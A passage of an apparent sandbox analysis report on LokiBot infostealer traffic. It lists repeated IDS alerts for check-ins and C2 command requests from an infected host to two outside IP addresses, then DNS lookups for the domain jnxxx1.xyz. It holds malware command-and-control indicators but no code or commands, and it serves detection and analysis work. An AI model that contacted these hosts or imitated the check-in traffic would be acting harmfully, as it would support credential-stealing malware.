01/14/22-14:25:31.656934	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.4	104.21.60.171
01/14/22-14:25:31.656934	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.4	104.21.60.171
01/14/22-14:25:33.128240	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49779	80	192.168.2.4	172.67.198.111
01/14/22-14:25:33.128240	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49779	80	192.168.2.4	172.67.198.111
01/14/22-14:25:33.128240	TCP	2025381	ET TROJAN LokiBot Checkin	49779	80	192.168.2.4	172.67.198.111
01/14/22-14:25:33.128240	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49779	80	192.168.2.4	172.67.198.111
01/14/22-14:25:34.630207	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.4	104.21.60.171
01/14/22-14:25:34.630207	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.4	104.21.60.171
01/14/22-14:25:34.630207	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.4	104.21.60.171
01/14/22-14:25:34.630207	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.4	104.21.60.171
01/14/22-14:25:35.944353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.4	104.21.60.171
01/14/22-14:25:35.944353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.4	104.21.60.171
01/14/22-14:25:35.944353	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.4	104.21.60.171
01/14/22-14:25:35.944353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49781	80	192.168.2.4	104.21.60.171
01/14/22-14:25:37.320518	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.4	104.21.60.171
01/14/22-14:25:37.320518	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.4	104.21.60.171
01/14/22-14:25:37.320518	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.4	104.21.60.171
01/14/22-14:25:37.320518	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.4	104.21.60.171
01/14/22-14:25:38.912356	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.4	172.67.198.111
01/14/22-14:25:38.912356	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.4	172.67.198.111
01/14/22-14:25:38.912356	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.4	172.67.198.111
01/14/22-14:25:38.912356	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.4	172.67.198.111

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:25:41.572780	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49786	80	192.168.2.4	172.67.198.111
01/14/22-14:25:41.572780	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49786	80	192.168.2.4	172.67.198.111
01/14/22-14:25:41.572780	TCP	2025381	ET TROJAN LokiBot Checkin	49786	80	192.168.2.4	172.67.198.111
01/14/22-14:25:41.572780	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49786	80	192.168.2.4	172.67.198.111
01/14/22-14:25:43.959684	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.4	104.21.60.171
01/14/22-14:25:43.959684	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.4	104.21.60.171
01/14/22-14:25:43.959684	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.4	104.21.60.171
01/14/22-14:25:43.959684	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.4	104.21.60.171
01/14/22-14:25:46.505955	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.4	172.67.198.111
01/14/22-14:25:46.505955	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.4	172.67.198.111
01/14/22-14:25:46.505955	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.4	172.67.198.111
01/14/22-14:25:46.505955	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.4	172.67.198.111
01/14/22-14:25:48.319340	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49789	80	192.168.2.4	172.67.198.111
01/14/22-14:25:48.319340	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.2.4	172.67.198.111
01/14/22-14:25:48.319340	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.2.4	172.67.198.111
01/14/22-14:25:48.319340	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49789	80	192.168.2.4	172.67.198.111
01/14/22-14:25:50.057956	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.4	172.67.198.111
01/14/22-14:25:50.057956	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.4	172.67.198.111
01/14/22-14:25:50.057956	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.4	172.67.198.111
01/14/22-14:25:50.057956	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.2.4	172.67.198.111
01/14/22-14:25:51.752908	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.4	172.67.198.111
01/14/22-14:25:51.752908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.4	172.67.198.111
01/14/22-14:25:51.752908	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.4	172.67.198.111
01/14/22-14:25:51.752908	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.4	172.67.198.111
01/14/22-14:25:53.149995	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.4	104.21.60.171
01/14/22-14:25:53.149995	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.4	104.21.60.171
01/14/22-14:25:53.149995	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.4	104.21.60.171
01/14/22-14:25:53.149995	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.2.4	104.21.60.171
01/14/22-14:25:54.980188	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.4	104.21.60.171
01/14/22-14:25:54.980188	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.4	104.21.60.171
01/14/22-14:25:54.980188	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.4	104.21.60.171
01/14/22-14:25:54.980188	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.4	104.21.60.171
01/14/22-14:25:57.480514	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.4	172.67.198.111
01/14/22-14:25:57.480514	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.4	172.67.198.111
01/14/22-14:25:57.480514	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.4	172.67.198.111
01/14/22-14:25:57.480514	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.2.4	172.67.198.111
01/14/22-14:25:59.305785	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.4	172.67.198.111

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:25:59.305785	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.4	172.67.198.111
01/14/22-14:25:59.305785	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.4	172.67.198.111
01/14/22-14:25:59.305785	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.4	172.67.198.111
01/14/22-14:26:01.263490	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.2.4	172.67.198.111
01/14/22-14:26:01.263490	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.2.4	172.67.198.111
01/14/22-14:26:01.263490	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.2.4	172.67.198.111
01/14/22-14:26:01.263490	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49796	80	192.168.2.4	172.67.198.111
01/14/22-14:26:02.695748	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.4	104.21.60.171
01/14/22-14:26:02.695748	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.4	104.21.60.171
01/14/22-14:26:02.695748	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.4	104.21.60.171
01/14/22-14:26:02.695748	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.4	104.21.60.171
01/14/22-14:26:04.152079	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.2.4	104.21.60.171
01/14/22-14:26:04.152079	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.2.4	104.21.60.171
01/14/22-14:26:04.152079	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.2.4	104.21.60.171
01/14/22-14:26:04.152079	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49798	80	192.168.2.4	104.21.60.171
01/14/22-14:26:06.129704	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.2.4	104.21.60.171
01/14/22-14:26:06.129704	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.2.4	104.21.60.171
01/14/22-14:26:06.129704	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.2.4	104.21.60.171
01/14/22-14:26:06.129704	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49800	80	192.168.2.4	104.21.60.171
01/14/22-14:26:07.683357	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49807	80	192.168.2.4	104.21.60.171
01/14/22-14:26:07.683357	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49807	80	192.168.2.4	104.21.60.171
01/14/22-14:26:07.683357	TCP	2025381	ET TROJAN LokiBot Checkin	49807	80	192.168.2.4	104.21.60.171
01/14/22-14:26:07.683357	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49807	80	192.168.2.4	104.21.60.171
01/14/22-14:26:10.439183	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.4	172.67.198.111
01/14/22-14:26:10.439183	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.4	172.67.198.111
01/14/22-14:26:10.439183	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.4	172.67.198.111
01/14/22-14:26:10.439183	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49819	80	192.168.2.4	172.67.198.111
01/14/22-14:26:12.298204	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.4	104.21.60.171
01/14/22-14:26:12.298204	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.4	104.21.60.171
01/14/22-14:26:12.298204	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.4	104.21.60.171
01/14/22-14:26:12.298204	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49834	80	192.168.2.4	104.21.60.171
01/14/22-14:26:17.304219	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.2.4	172.67.198.111
01/14/22-14:26:17.304219	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.2.4	172.67.198.111
01/14/22-14:26:17.304219	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.2.4	172.67.198.111
01/14/22-14:26:17.304219	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49837	80	192.168.2.4	172.67.198.111
01/14/22-14:26:21.377816	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.2.4	104.21.60.171
01/14/22-14:26:21.377816	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.2.4	104.21.60.171

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:26:21.377816	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.2.4	104.21.60.171
01/14/22-14:26:21.377816	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49839	80	192.168.2.4	104.21.60.171
01/14/22-14:26:25.951454	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.4	172.67.198.111
01/14/22-14:26:25.951454	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.4	172.67.198.111
01/14/22-14:26:25.951454	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.4	172.67.198.111
01/14/22-14:26:25.951454	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.4	172.67.198.111
01/14/22-14:26:31.541839	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.2.4	104.21.60.171
01/14/22-14:26:31.541839	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.2.4	104.21.60.171
01/14/22-14:26:31.541839	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.2.4	104.21.60.171
01/14/22-14:26:31.541839	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49846	80	192.168.2.4	104.21.60.171
01/14/22-14:26:35.369697	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49847	80	192.168.2.4	172.67.198.111
01/14/22-14:26:35.369697	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49847	80	192.168.2.4	172.67.198.111
01/14/22-14:26:35.369697	TCP	2025381	ET TROJAN LokiBot Checkin	49847	80	192.168.2.4	172.67.198.111
01/14/22-14:26:35.369697	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49847	80	192.168.2.4	172.67.198.111
01/14/22-14:26:37.609826	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.4	104.21.60.171
01/14/22-14:26:37.609826	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.4	104.21.60.171
01/14/22-14:26:37.609826	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.4	104.21.60.171
01/14/22-14:26:37.609826	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49855	80	192.168.2.4	104.21.60.171
01/14/22-14:26:38.999421	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.4	172.67.198.111
01/14/22-14:26:38.999421	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.4	172.67.198.111
01/14/22-14:26:38.999421	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.4	172.67.198.111
01/14/22-14:26:38.999421	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.2.4	172.67.198.111
01/14/22-14:26:40.507004	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49870	80	192.168.2.4	172.67.198.111
01/14/22-14:26:40.507004	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49870	80	192.168.2.4	172.67.198.111
01/14/22-14:26:40.507004	TCP	2025381	ET TROJAN LokiBot Checkin	49870	80	192.168.2.4	172.67.198.111
01/14/22-14:26:40.507004	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49870	80	192.168.2.4	172.67.198.111
01/14/22-14:26:42.324571	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49874	80	192.168.2.4	172.67.198.111
01/14/22-14:26:42.324571	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49874	80	192.168.2.4	172.67.198.111
01/14/22-14:26:42.324571	TCP	2025381	ET TROJAN LokiBot Checkin	49874	80	192.168.2.4	172.67.198.111
01/14/22-14:26:42.324571	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49874	80	192.168.2.4	172.67.198.111
01/14/22-14:26:44.323356	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49875	80	192.168.2.4	104.21.60.171
01/14/22-14:26:44.323356	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49875	80	192.168.2.4	104.21.60.171
01/14/22-14:26:44.323356	TCP	2025381	ET TROJAN LokiBot Checkin	49875	80	192.168.2.4	104.21.60.171
01/14/22-14:26:44.323356	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49875	80	192.168.2.4	104.21.60.171
01/14/22-14:26:45.981353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49876	80	192.168.2.4	172.67.198.111
01/14/22-14:26:45.981353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49876	80	192.168.2.4	172.67.198.111
01/14/22-14:26:45.981353	TCP	2025381	ET TROJAN LokiBot Checkin	49876	80	192.168.2.4	172.67.198.111

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:26:45.981353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49876	80	192.168.2.4	172.67.198.111
01/14/22-14:26:47.483133	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49877	80	192.168.2.4	104.21.60.171
01/14/22-14:26:47.483133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49877	80	192.168.2.4	104.21.60.171
01/14/22-14:26:47.483133	TCP	2025381	ET TROJAN LokiBot Checkin	49877	80	192.168.2.4	104.21.60.171
01/14/22-14:26:47.483133	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49877	80	192.168.2.4	104.21.60.171
01/14/22-14:26:48.973044	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49878	80	192.168.2.4	104.21.60.171
01/14/22-14:26:48.973044	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49878	80	192.168.2.4	104.21.60.171
01/14/22-14:26:48.973044	TCP	2025381	ET TROJAN LokiBot Checkin	49878	80	192.168.2.4	104.21.60.171
01/14/22-14:26:48.973044	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49878	80	192.168.2.4	104.21.60.171
01/14/22-14:26:50.474064	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.2.4	172.67.198.111
01/14/22-14:26:50.474064	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.2.4	172.67.198.111
01/14/22-14:26:50.474064	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.2.4	172.67.198.111
01/14/22-14:26:50.474064	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.2.4	172.67.198.111
01/14/22-14:26:52.091601	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49880	80	192.168.2.4	172.67.198.111
01/14/22-14:26:52.091601	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49880	80	192.168.2.4	172.67.198.111
01/14/22-14:26:52.091601	TCP	2025381	ET TROJAN LokiBot Checkin	49880	80	192.168.2.4	172.67.198.111
01/14/22-14:26:52.091601	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49880	80	192.168.2.4	172.67.198.111
01/14/22-14:26:55.192747	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.4	104.21.60.171
01/14/22-14:26:55.192747	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.4	104.21.60.171
01/14/22-14:26:55.192747	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.4	104.21.60.171
01/14/22-14:26:55.192747	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.4	104.21.60.171
01/14/22-14:26:56.736108	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.4	104.21.60.171
01/14/22-14:26:56.736108	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.4	104.21.60.171
01/14/22-14:26:56.736108	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.4	104.21.60.171
01/14/22-14:26:56.736108	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.4	104.21.60.171
01/14/22-14:26:58.241653	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.4	104.21.60.171
01/14/22-14:26:58.241653	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.4	104.21.60.171
01/14/22-14:26:58.241653	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.4	104.21.60.171
01/14/22-14:26:58.241653	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.4	104.21.60.171
01/14/22-14:27:01.355495	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.4	104.21.60.171
01/14/22-14:27:01.355495	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.4	104.21.60.171
01/14/22-14:27:01.355495	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.4	104.21.60.171
01/14/22-14:27:01.355495	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.4	104.21.60.171
01/14/22-14:27:03.312330	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.2.4	172.67.198.111
01/14/22-14:27:03.312330	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.2.4	172.67.198.111
01/14/22-14:27:03.312330	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.2.4	172.67.198.111
01/14/22-14:27:03.312330	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.2.4	172.67.198.111

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:27:05.323353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.2.4	172.67.198.111
01/14/22-14:27:05.323353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.2.4	172.67.198.111
01/14/22-14:27:05.323353	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.2.4	172.67.198.111
01/14/22-14:27:05.323353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.2.4	172.67.198.111
01/14/22-14:27:08.256759	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.2.4	172.67.198.111
01/14/22-14:27:08.256759	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.2.4	172.67.198.111
01/14/22-14:27:08.256759	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.2.4	172.67.198.111
01/14/22-14:27:08.256759	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.2.4	172.67.198.111
01/14/22-14:27:09.950748	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.2.4	104.21.60.171
01/14/22-14:27:09.950748	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.2.4	104.21.60.171
01/14/22-14:27:09.950748	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.2.4	104.21.60.171
01/14/22-14:27:09.950748	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.2.4	104.21.60.171
01/14/22-14:27:11.589922	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.2.4	172.67.198.111
01/14/22-14:27:11.589922	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.2.4	172.67.198.111
01/14/22-14:27:11.589922	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.2.4	172.67.198.111
01/14/22-14:27:11.589922	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.2.4	172.67.198.111
01/14/22-14:27:13.021372	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49891	80	192.168.2.4	104.21.60.171
01/14/22-14:27:13.021372	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49891	80	192.168.2.4	104.21.60.171
01/14/22-14:27:13.021372	TCP	2025381	ET TROJAN LokiBot Checkin	49891	80	192.168.2.4	104.21.60.171
01/14/22-14:27:13.021372	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49891	80	192.168.2.4	104.21.60.171
01/14/22-14:27:14.416694	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.4	172.67.198.111
01/14/22-14:27:14.416694	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.4	172.67.198.111
01/14/22-14:27:14.416694	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.4	172.67.198.111
01/14/22-14:27:14.416694	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.4	172.67.198.111
01/14/22-14:27:15.866209	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49893	80	192.168.2.4	104.21.60.171
01/14/22-14:27:15.866209	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49893	80	192.168.2.4	104.21.60.171
01/14/22-14:27:15.866209	TCP	2025381	ET TROJAN LokiBot Checkin	49893	80	192.168.2.4	104.21.60.171
01/14/22-14:27:15.866209	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49893	80	192.168.2.4	104.21.60.171
01/14/22-14:27:17.283952	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49894	80	192.168.2.4	104.21.60.171
01/14/22-14:27:17.283952	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49894	80	192.168.2.4	104.21.60.171
01/14/22-14:27:17.283952	TCP	2025381	ET TROJAN LokiBot Checkin	49894	80	192.168.2.4	104.21.60.171
01/14/22-14:27:17.283952	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49894	80	192.168.2.4	104.21.60.171
01/14/22-14:27:18.647021	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.2.4	104.21.60.171
01/14/22-14:27:18.647021	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.2.4	104.21.60.171
01/14/22-14:27:18.647021	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.2.4	104.21.60.171
01/14/22-14:27:18.647021	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.2.4	104.21.60.171

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 14:25:18.056624889 CET	192.168.2.4	8.8.8.8	0x8e89	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:19.820640087 CET	192.168.2.4	8.8.8.8	0x97d3	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:21.168129921 CET	192.168.2.4	8.8.8.8	0x8b03	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:23.134006977 CET	192.168.2.4	8.8.8.8	0xace4	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:25.017433882 CET	192.168.2.4	8.8.8.8	0xfc4c	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:26.369333982 CET	192.168.2.4	8.8.8.8	0xcf70	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:27.930038929 CET	192.168.2.4	8.8.8.8	0x4ff7	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
